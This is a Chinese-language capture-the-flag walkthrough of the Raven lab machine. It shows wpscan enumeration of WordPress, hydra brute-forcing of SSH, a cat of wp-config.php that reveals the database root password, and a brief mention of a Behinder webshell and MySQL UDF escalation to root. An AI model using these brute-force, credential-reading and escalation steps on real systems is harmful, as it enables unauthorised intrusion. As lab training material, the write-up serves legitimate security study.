


但页面显示并不好看，随便点击按钮发现跳转到`raven.local`域名，然后将该域名添加到hosts再次访问该页面，在底部发现Login，如图：






点击之后跳转到登录页，尝试弱口令登录后发现用户名不正确，根据此提示可枚举用户名，如图：



漏洞发现

使用`wpscan --url http://raven.local/wordpress/`扫描目标发现`xmlrpc.php`，如图：




```
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: http://raven.local/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://raven.local/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

插件`twentyseventeen`版本为1.3，如图：

```
/generator>
 |  - http://raven.local/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?
v=4.8.17</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://raven.local/wordpress/wp-content/themes/twentyseventeen/
 | Last Updated: 2021-07-22T00:00:00.000Z
 | Readme: http://raven.local/wordpress/wp-content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 2.8
 | Style URL: http://raven.local/wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.8.
17
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featu
red images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://raven.local/wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.8.17, Matc
h: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)
```


使用`dnsrecon -d raven.local -t brt`枚举子域名无果，根据WordPress xmlrpc.php 漏洞利用,提取网站单词爆破无果，使用burp默认username字典爆破，如图：



```
```

```
<value><string>mt.supportedTextFilters</string></value>
<value><string>mt.supportedMethods</string></value>
<value><string>mt.setPostCategories</string></value>
<value><string>mt.getPostCategories</string></value>
<value><string>mt.getRecentPostTitles</string></value>
<value><string>mt.getCategoryList</string></value>
<value><string>metaWeblog.getUsersBlogs</string></value>
<value><string>metaWeblog.deletePost</string></value>
<value><string>metaWeblog.newMediaObject</string></value>
<value><string>metaWeblog.getCategories</string></value>
<value><string>metaWeblog.getRecentPosts</string></value>
```

枚举发现`michael`和`steven`用户，如图：



然后开始暴破wordpress密码，泡茶，打游戏，然而未发现wordpress的密码。然后爆破ssh密码，几把游戏之后发现`michael`用户密码，如图：

```
slash@kali:~$ hydra -L user.txt -P /usr/share/wordlists/rockyou.txt 192.168.58.135 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-25 00:51:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use
 -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
found, to prevent overwriting, ./hydra.restore
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43033197 login tries (l:3/p:14344399), ~2689575 tries per ta
sk
[DATA] attacking ssh://192.168.58.135:22/
[22][ssh] host: 192.168.58.135   login: michael   password: michael
[STATUS] 14344573.00 tries/min, 14344573 tries in 00:01h, 28688626 to do in 00:02h, 16 active
[STATUS] 7172327.50 tries/min, 14344655 tries in 00:02h, 28688544 to do in 00:04h, 16 active
[STATUS] 3586223.75 tries/min, 14344895 tries in 00:04h, 28688304 to do in 00:08h, 16 active
```

漏洞利用

使用账号密码登录ssh之后，如图：

```
slash@kali:~$ ssh michael@192.168.58.135
The authenticity of host '192.168.58.135 (192.168.58.135)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.58.135' (ECDSA) to the list of known hosts.
michael@192.168.58.135's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$ id
uid=1000(michael) gid=1000(michael) groups=1000(michael),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plu
gdev),108(netdev)
michael@Raven:~$
```

在`/var/www`下发现flag2.txt，在`/var/www/html/wordpress`下发现数据库root用户密码：`R@v3nSecurity`，如图：


```
michael@Raven:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

权限提升


使用sudo命令时发现该用户不在sudoers中。

UDF提权


上传冰蝎做端口转发，如图：



使用MDUT连接数据库进行UDF提权，成功获得root用户权限，如图：

